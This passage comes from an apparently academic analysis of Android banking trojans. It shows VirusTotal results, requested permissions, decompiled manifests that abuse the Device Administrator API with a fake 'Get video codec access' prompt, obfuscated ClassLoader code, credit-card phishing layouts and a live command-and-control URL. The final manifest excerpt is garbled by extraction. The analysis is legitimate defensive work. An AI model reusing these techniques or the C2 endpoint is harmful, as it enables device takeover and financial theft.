Queries the SIM provider numeric MCC+MNC (mobile country code + mobile network code)	
Checks if a SIM card is installed	
⌚ Process Discovery	T1424
Queries list of running processes/tasks	
⌚ System Information Discovery	T1426
Queries several sensitive phone informations	
Queries the unique device ID (IMEI, MEID or ESN)	

Image 57: Virustotal result 2

Image 58: Virustotal result 3

In the next figure 59 is possible to see that as explanation to the action used by the malware to add a device admin, "Get video coded" is given.

Activities Started
⌚ android.app.action.ADD_DEVICE_ADMIN - [{"key": "android.app.extra.ADD_EXPLANATION", "value": "Get video codec access"}, {"key": "android.app.extra.DEVICE_ADMIN", "value": "ComponentInfo{com.xubnspjqeb.lgtyzwlp/com.xubnspjqeb.lgtyzwlp.uexfgjvsaf}"}]
⌚ com.xubnspjqeb.lgtyzwlp.yhepfka (com.xubnspjqeb.lgtyzwlp)
⌚ com.xubnspjqeb.lgtyzwlp.com.xubnspjqeb.lgtyzwlp.uhgwdp

Image 59: Action explanation

5.1.1.2 Manifest

Previously was asserted that this malware could exploit the features of the Device Administrator API, to give control on the device at the admin, in order affirm this, as stated in the Android developer page regarding a Device Administrator, the manifest must include: a subclass of DeviceAdminReceiver that includes the following **BIND_DEVICE_ADMIN** permission, the ability to respond to the **ACTION_DEVICE_ADMIN_ENABLED** intent, expressed in the manifest as an intent filter, in order to verify this the AndroidManifest.xml visible in the image 52 it has been analyzed with the AXMLPrinter2. Inside the manifest the requirements above are satisfied.

```

</receiver>
<receiver
    android:name="com.xubnspjqeb.lgtyzwlp.uexfgjvsaf"
    android:permission="android.permission.BIND_DEVICE_ADMIN"
    >
    <intent-filter
        >
        <action
            android:name="android.app.action.DEVICE_ADMIN_ENABLED"
            >
        </action>
        <action
            android:name="android.app.action.DEVICE_ADMIN_DISABLE_REQUESTED"
            >
        </action>
        <action
            android:name="android.app.action.ACTION_DEVICE_ADMIN_DISABLE_REQUESTED"
            >
        </action>
    </intent-filter>
    <meta-data
        android:name="android.app.device_admin"
        android:resource="@+id/device_admin"
        >
    </meta-data>
</receiver>
<receiver

```

Image 60: 7A99...247 Manifest

5.1.1.3 Code

Inside the zip file is present a file named **classes.dex**, that has been decompiled, the result are five classes **a**, **b**, **c** and **neilnelwa**, but the code inside, is very obfuscated and even the part of code that are understandable are not that clear in the actions they perform. But in all the classes are defined methods that make a significant use of Classloaders, that can be used to install payloads. In the following images [61](#) and [62](#) is shown one of these methods.

```

private ClassLoader d() {
    //decompiled with fernflower
    //return an Instance of a ClassLoader of the class c itself
    int var3;
    byte var7;
    label155: {

```

Image 61: Classloader usage

```

    //method Field a(Class,String)
    return (ClassLoader)this.a(this.getClass(), new String(this.a(new byte[]{-38, 20, -31, -81, 76, -128, 113, -94, 14, -28, 11, -107, -124, 15})));
}

```

Image 62: Classloader usage 2

5.1.1.4 Folders content

Inside the folders of the zip file , different types of file can be found, the most interesting are the files in the path "/res/layout/" in which is possible to find files with interesting names *billing_addcreditcard_cvc_popup.xml*, *billing_addcreditcard_fields.xml* *billing_vbv_fields.xml* (image 63), and in the path "/res/drawable-sw-540dp-hdpi-v13/" are files named *cvc_amex.png* and *cvc_visa.png* (image 64). Only by reading the names of these files we can reasonably affirm that this malware involves operations with credit cards.




Image 63: path /res/layout/




Image 64: path /res/drawable-sw-540dp-hdpi-v13/

5.1.2 8D0A...83C

This file presents also as a zip file in the image 52 is possible to see, that this archive contains various folders a file which name is *classes.dex* and a XML file named *AndroidManifest.xml*.




Image 65: Content of 8D0A...83C

5.1.2.1 Virustotal results

Virus total signaled the zip file as malicious according to thirty vendors [53](#)

The screenshot shows the VirusTotal analysis interface for a file named 8D0A03981DA93210E184E7FFF02883C.apk. The top bar indicates a community score of 30/65, with 30 security vendors and 3 sandboxes flagged the file as malicious. Below this, the file hash is listed as 5ad87e2f737d75168688fee2acc50edbcc3800640cdb6476b6deb31e58352a. The file size is 692.24 KB and it was last modified 5 days ago. The file type is identified as APK. The interface includes tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY. A green banner at the bottom encourages users to join the community and automate checks. The main table lists vendor detections:

Security vendors' analysis		Do you want to automate checks?	
AhnLab-V3	Trojan/Android.Marcher.114200	Alibaba	TrojanSpy.Android/SmsThief.46770e38
Avast	Android.Agent-MYW [Trj]	Avast-Mobile	Android:Evo-gen [Trj]
Avert Labs	Artemis!8D0A03981DAA	AVG	Android:Agent-MYW [Trj]
Avira (no cloud)	ANDROID/Agent.ZZ15.Gen	BitDefenderFalx	Android.Trojan.SLocker.LC
Comodo	Malware@#78upf8oex9l	Cynet	Malicious (score: 99)
DrWeb	Android.Packed.15893	ESET-NOD32	Android/TrojanDropper.Agent.SE
Fortinet	Android/SmsThief.LiItr	Google	Detected
Ikarus	Trojan-Banker.AndroidOS.AceCard	K7GW	Trojan (004d7b7f1)
Kaspersky	HEUR:Trojan-Spy.AndroidOS.SmsThief.li	Kingsoft	Android.troj.rgeDev.fy.(kcloud)
Lionic	Trojan.AndroidOS.Acecard.ClC	MAX	Malware (ai Score=100)
McAfee-GW-Edition	Artemis!Trojan	Microsoft	Trojan.AndroidOS.Multiverze

Image 66: 8D0A...83C Virustotal results

As is possible to see in the following image [67](#), this malware ask permissions for reading messages, read contacts and other relevant permissions. The malware intent actions shown in the image [68](#), are basically the same of the previous malware §[5.1.1](#), the most interesting are :

- *DEVICE_ADMIN_ENABLED*
- *DEVICE_ADMIN_DISABLE_REQUEST*
- *ACTION_DEVICE_ADMIN_DISABLE_REQUEST*

Permissions
△ android.permission.READ_PHONE_STATE
△ android.permission.SYSTEM_ALERT_WINDOW
△ android.permission.WRITE_SMS
△ android.permission.RECEIVE_SMS
△ android.permission.INTERNET
△ android.permission.READ_CONTACTS
△ android.permission.READ_SMS
① android.permission.RECEIVE_BOOT_COMPLETED
① android.permission.ACCESS_NETWORK_STATE
① android.permission.WAKE_LOCK
① android.permission.GET_TASKS

Image 67: Permissions 8D0A...83C

Intent Filters By Action
+ android.intent.action.MAIN
+ android.intent.action.BOOT_COMPLETED
+ com.bwgmvd.pbvikhhr.wakeup
+ android.app.action.DEVICE_ADMIN_ENABLED
+ android.app.action.DEVICE_ADMIN_DISABLE_REQUESTED
+ android.app.action.ACTION_DEVICE_ADMIN_DISABLE_REQUESTED
+ android.provider.Telephony.SMS_RECEIVED
+ com.whats.process
^

Image 68: Intent actions 8D0A...83C

Virus total also showed (images 69,70), the malware is able to use HTTPS protocol, can read the current applications running, monitors the SMS received, reads the contact list, extract a device ID and other suspicious action.

— Command and Control [TA0011]
⌚ Application Layer Protocol [T1071] Uses HTTPS
⌚ Non-Standard Port [T1571] Detected TCP or UDP traffic on non-standard ports
⌚ Encrypted Channel [T1573] Uses HTTPS
— Defense Evasion [TA0030]
⌚ Software Discovery [T1418] Queries a list of installed applications Has permission to query the list of currently running applications
— Credential Access [TA0031]
⌚ Capture SMS Messages [T1412] Queries SMS data Monitors incoming SMS

Image 69: Virustotal result 2

— Discovery [TA0032]
⌚ Software Discovery [T1418] Queries a list of installed applications Has permission to query the list of currently running applications
⌚ System Network Configuration Discovery [T1422] Checks if a SIM card is installed Queries the SIM provider numeric MCC+MNC (mobile country code + mobile network code)
⌚ Process Discovery [T1424] Queries list of running processes/tasks
⌚ System Information Discovery [T1426] Queries several sensitive phone informations Queries the unique device ID (IMEI, MEID or ESN)
— Collection [TA0035]
⌚ Capture SMS Messages [T1417] Queries SMS data Monitors incoming SMS
⌚ Access Contact List [T1432] Queries phone contact information

Image 70: Virustotal result 3

This malware as the previous exploits the Device Administration API, and as shown in the image 71 as explanation, to give control of the device to the admin, is given "Get video codec access".

```

Activities Started
• com.bwgmvnd.pbxvikhr/com.bwgmvnd.pbxvikhr.xlamra None None
  android.app.action.ADD_DEVICE_ADMIN {"android.app.extra.ADD_EXPLANATION": "Get video codec access", "android.app.extra.DEVICE_ADMIN": "ComponentInfo{com.bwgmvnd.pbxvikhr/com.bwgmvnd.pbxvikhr.kczjl}"}
  com.bwgmvnd.pbxvikhr/com.bwgmvnd.pbxvikhr.xlamra
  android.app.action.ADD_DEVICE_ADMIN - [{"key": "android.app.extra.ADD_EXPLANATION", "value": "Get video codec access"}, {"key": "android.app.extra.DEVICE_ADMIN", "value": "ComponentInfo{com.bwgmvnd.pbxvikhr/com.bwgmvnd.pbxvikhr.kczjl}"}]
  com.bwgmvnd.pbxvikhr.czfw (com.bwgmvnd.pbxvikhr)
  com.bwgmvnd.pbxvikhr.com.bwgmvnd.pbxvikhr.xlamra

```

Image 71: Action explaination

Virus total highlighted also some methods defined in this malware, as is possible to see in the image [5.1.2.1](#) [5.1.2.1](#), some of them are self explanatory such as: *getDeviceId()*, *getSimOperator()*, *getCurrentPhoneType()*, *getMessageBody()*, *getModel()*, *getOS()*. Also from highlighted text (image [73](#)) found in this malware is possible to affirm that this malware is able to erase the data on the phone, and the third sentence suggest that the name of this malware could be **PostDanmark**.

```

Calls Highlighted
• android.app.ActivityManager.getRunningAppProcesses
• android.app.ActivityManagerNative.getRunningAppProcesses
• android.app.AlarmManager.setRepeating
• android.app.ContextImpl.checkSelfPermission
• android.app.admin.DevicePolicyManager.isAdminActive
• android.content.pm.PackageManager.getInstalledApplications
• android.content.pm.PackageManager.setComponentEnabledSetting
• android.net.Uri.parse
• android.telephony.SmsMessage.createFromPdu
• android.telephony.SmsMessage.getMessageBody
• android.telephony.SmsMessage.getOriginatingAddress
• android.telephony.TelephonyManager.getCurrentPhoneType
• android.telephony.TelephonyManager.getDeviceId
• android.telephony.TelephonyManager.getSimOperator
• android.telephony.TelephonyManager.getSimState
• android.view.WindowManagerImpl.addView
• dalvik.system.BaseDexClassLoader.<init>
• dalvik.system.DexFile.openDexFileNative
• android.app.ApplicationPackageManager.setComponentEnabledSetting
  • com.bwgmvnd.pbxvikhr.dyrlep.checkDeviceAdmin()
  • com.bwgmvnd.pbxvikhr.dyrlep.getActivePackageL()
  • com.bwgmvnd.pbxvikhr.dyrlep.onCreate()
  • com.bwgmvnd.pbxvikhr.dyrlep.scheduleChecker()
  • com.bwgmvnd.pbxvikhr.utils.RequestFactory.makeReg(Landroid/content/Context;)
  • com.bwgmvnd.pbxvikhr.utils.Utils.getAllContacts(Landroid/content/Context;)
  • com.bwgmvnd.pbxvikhr.utils.Utils.getDeviceId(Landroid/content/Context;)
  • com.bwgmvnd.pbxvikhr.utils.Utils.getModel()
  • com.bwgmvnd.pbxvikhr.utils.Utils.getOS()
  • com.bwgmvnd.pbxvikhr.utils.Utils.getOperator(Landroid/content/Context;)
  • com.bwgmvnd.pbxvikhr.utils.Utils.readMessagesFromDeviceDB(Landroid/content/Context;)

```

Image 72: 8D04...83C methods highlighted




Image 73: 8D04...83C Highlighted text

5.1.2.2 Manifest

In order to confirm the hypothesis of the exploitation of the Device Administrator API as already done on the previous malware §5.1.1.2, the manifest has been analyzed, and the same pattern it has been found, that is visible in the image 74.

```
</intent-filter>
</receiver>
<receiver
    android:name="com.bwgmvd.pbxvikhr.kczjl"
    android:permission="android.permission.BIND_DEVICE_ADMIN"
    >
    <intent-filter
        android:label="PostDanmark">
        <action
            android:name="android.app.action.DEVICE_ADMIN_ENABLED"
            >
        </action>
        <action
            android:name="android.app.action.DEVICE_ADMIN_DISABLE_REQUESTED"
            >
        </action>
        <action
            android:name="android.app.action.ACTION_DEVICE_ADMIN_DISABLE_REQUESTED"
            >
        </action>
    </intent-filter>
    <meta-data
        android:name="android.app.device_admin"
        android:resource="@+id/device_admin"
        >
    </meta-data>
</receiver>
<receiver>
```

Image 74: 8D04...83C Manifest

5.1.2.3 Code

This zip archive contains a file **classes.dex** (image 65), the decompilation results (using different decompilers) gave multiple java classes: **a**, **b**, **c**, **d** and **gynkni** but the code in these classes is very obfuscated and even after finding the some interesting code inside it, it's not understandable without making assumptions, so it's not possible to say anything certain. But is possible to affirm that inside the code of all the classes there is a large usage of Classloaders, an example is in the image 75.

```
private ClassLoader e() {
    this.h = new int[13];
    this.h[10] = this.a - 4198 - 98 - (this.f + 13318 + 16);
    return (ClassLoader)this.a(this.getClass(), new String(this.a(new byte[]{-71, -6, -27, 95, -87, 116, -35, -108, -68, 6, 74, -14, 112, -36}))).i;
}
```

Image 75: Classloader usage

5.1.2.4 Folders content

Inside the folders of this archive, can be found different kinds of files, like the previous malware 5.1.1.4, in the path "/res/layout/" is possible to find the same files with the same names: *billing_addcreditcard_cvc_popup.xml*, *billing_addcreditcard_fields.xml* *billing_vbv_fields.xml* (image 76), and also in the path "/res/drawable-sw-540dp-hdpi-v13/" there are files named *cvc_amex.png* and *cvc_visa.png* (image 77). So the same assumptions can be made for this malware, regarding credit cards.




Image 76: path /res/layout/




Image 77: path /res/drawable-sw-540dp-hdpi-v13/

5.1.3 9E9D...901

This file is also a zip file, which contains different folders, and different types of files, the first thing that is noticeable is a file named classes.dex (image 78), is also present an XML file named **AndroidManifest.xml**.




Image 78: Content of 9E9D...901

5.1.3.1 Virus total results

As is shown in the image 79 this zip file is considered malicious by 32 vendors.




Image 79: 9E9D...901 Virustotal results

This malware as the previous analyzed §5.1.1 §5.1.2, ask the same type of permissions (image 80) for accessing internet, read contacts, read messages etc... The intent actions shown in the image 81, are basically the same of the previous two malware, there are also presents the actions:

- *DEVICE_ADMIN_ENABLED*
- *DEVICE_ADMIN_DISABLE_REQUEST*
- *ACTION_DEVICE_ADMIN_DISABLE_REQUEST*

Virus total also found the admin link for the Device Administrator (image 82).

Permissions

- △ android.permission.SEND_SMS
- △ android.permission.INTERNET
- △ android.permission.SYSTEM_ALERT_WINDOW
- △ android.permission.RECEIVE_SMS
- △ android.permission.READ_PHONE_STATE
- △ android.permission.READ_SMS
- ① android.permission.RECEIVE_BOOT_COMPLETED
- ① android.permission.ACCESS_NETWORK_STATE
- ① android.permission.WAKE_LOCK
- ① android.permission.GET_TASKS

Image 80: Permissions 9E9D...901

Intent Filters By Action

- + android.intent.action.MAIN
- + android.app.action.DEVICE_ADMIN_ENABLED
- + android.app.action.DEVICE_ADMIN_DISABLE_REQUESTED
- + android.app.action.ACTION_DEVICE_ADMIN_DISABLE_REQUESTED
- + android.intent.action.BOOT_COMPLETED
- + exts.whats.wakeup
- + android.provider.Telephony.SMS_RECEIVED

Image 81: Intent actions 9E9D...901

HTTP Requests

- ① <http://91.224.161.102/action=command>

Image 82: Admin link

Also this malware use the "**Get video codec access**" as explanation to give control on the device to the admin.

Activities Started

- ⌚ exts.whats/exts.whats.DevAdminDisabler None None
- ⌚ android.app.action.ADD_DEVICE_ADMIN ("android.app.extra.ADD_EXPLANATION": "Get video codec access", "android.app.extra.DEVICE_ADMIN": "ComponentInfo[exts.whats/exts.whats.DevAdminReceiver]"")
- ⌚ exts.whats/exts.whats.DevAdminDisabler
- ⌚ android.app.action.ADD_DEVICE_ADMIN - [{"key": "android.app.extra.ADD_EXPLANATION", "value": "Get video codec access"}, {"key": "android.app.extra.DEVICE_ADMIN", "value": "ComponentInfo[exts.whats/exts.whats.DevAdminReceiver]""}]
- ⌚ com.android.settings.DeviceAdminAdd (com.android.settings)
- ⌚ exts.whats.Main (exts.whats)

Image 83: Action explanation

Looking at the highlighted text from Virus total (image 84) is possible to see that the malware may erase the data performing a factory reset.




Image 84: 9E9D...901 Highlighted text

5.1.3.2 Manifest

Analyzing the manifest (image 85) is possible to see the same pattern observed in the previous malwares §5.1.1.2 §5.1.2.2, so also this malware exploits the Device administrator API.

```
</receiver>
<receiver
    android:name=".DevAdminReceiver"
    android:permission="android.permission.BIND_DEVICE_ADMIN">
    >
        <intent-filter>
            >
                <action
                    android:name="android.app.action.DEVICE_ADMIN_ENABLED">
                    >
                        classes.dex
                </action>
                <action
                    sources.arsc
